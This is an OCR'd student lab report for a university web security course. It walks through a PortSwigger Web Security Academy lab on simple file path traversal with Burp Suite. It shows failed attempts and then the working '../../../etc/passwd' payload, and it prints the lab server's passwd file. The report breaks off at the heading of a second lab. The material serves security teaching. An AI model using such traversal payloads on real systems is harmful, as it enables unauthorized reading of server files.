Sri Lanka Institute of Information Technology

B.Sc. (Hons) in Information Technology

Specializing in Cyber Security

Year 2, Semester 2

IE2062: Web Security


Week 3 Submission – Port Swigger Labs- Path traversal

IT23714120

A.M.M.G.K.P. Athawuda

Contents

1 Lab 1: File path traversal, simple case




Lab: File path traversal, simple case

APPRENTICE

LAB Not solved

This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.




File path traversal, simple case
https://0a17003b046ca37180b6cbab00920072.web-security-acade...
WebSecurity Academy
File path traversal, simple case
LAB Not solved
Back to lab description
Home
WE LIKE TO SHOP
Hexbug Battleground Tarantula Double Pack
$39.42
Inflatable Holiday Home
$95.91
The Alternative Christmas Tree
$27.71
Beat the Vacation Traffic
$34.50
View details
Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.7.3 - Temporary Pro...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Request
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log All issues
Memory: 158.1MB
Disabled

```
Time       Type  Direction  Method  URL
21:26:1... HTTP  → Request  GET     https://0a17003b046ca37180b6cbab00920072.web-security-academy.net/image?filename=5.jpg
21:26:1... HTTP  → Request  GET     https://0a17003b046ca37180b6cbab00920072.web-security-academy.net/image?filename=2.jpg
```

```
GET /image?filename=5.jpg HTTP/2
Host:
0a17003b046ca37180b6cbab00920072.web-security-academy.
net
Cookie: session=Kempf9Wwd8AadIkFur0106WW10cpkC8i
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*
,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a17003b046ca37180b6cbab00920072.web-security-
academy.net/
Accept-Encoding: gzip, deflate, br
Priority: i
```


Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	17

Click forward




```
GET /image?filename=2.jpg HTTP/2
Host:
0a17003b046ca37180b6cbab00920072.web-security-academy.
net
Cookie: session=Kempf9Wwd8AadIkFur0106WW10cpkC8i
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*
,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a17003b046ca37180b6cbab00920072.web-security-
academy.net/
Accept-Encoding: gzip, deflate, br
Priority: i
```

Send to repeater. In repeater send again.




```
GET /image?filename=2.jpg HTTP/2
Host: 0a17003b046ca37180b6cbab00920072.web-security-academy.net
Cookie: session=Kempf9Wwd8AadIkFur0106WW10cpkC8i
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a17003b046ca37180b6cbab00920072.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: i
```

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 197314

ÿØÿáExifMM*
Adobe Photoshop CC 2019 (Macintosh)2019:03:01 16:19:15
```




```
GET /image?filename=/etc/passwd HTTP/2
```

Send



Response


```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"No such file"
```




Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
https://0a17003b046ca37180b...	GET	/image							

```
GET /image HTTP/2
Host:
0a17003b046ca37180b6cbab00920072.web-security-academy.net
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="24",
"Google Chrome";v="139"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
```




```
GET /image?filename=../etc/passwd HTTP/2
Host: 0a17003b046ca37180b6cbab00920072.web-securit
```




Response

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"No such file"
```




```
GET /image?filename=../../../etc/passwd HTTP/2
Host: 0a17003b046ca37180b6cbab00920072.web-security-aca
```

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```


Web Security Academy
File path traversal, simple case
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »

2 Lab 2: File path traversal, traversal sequences blocked with absolute path bypass



Lab: File path traversal, traversal sequences blocked with absolute path bypass

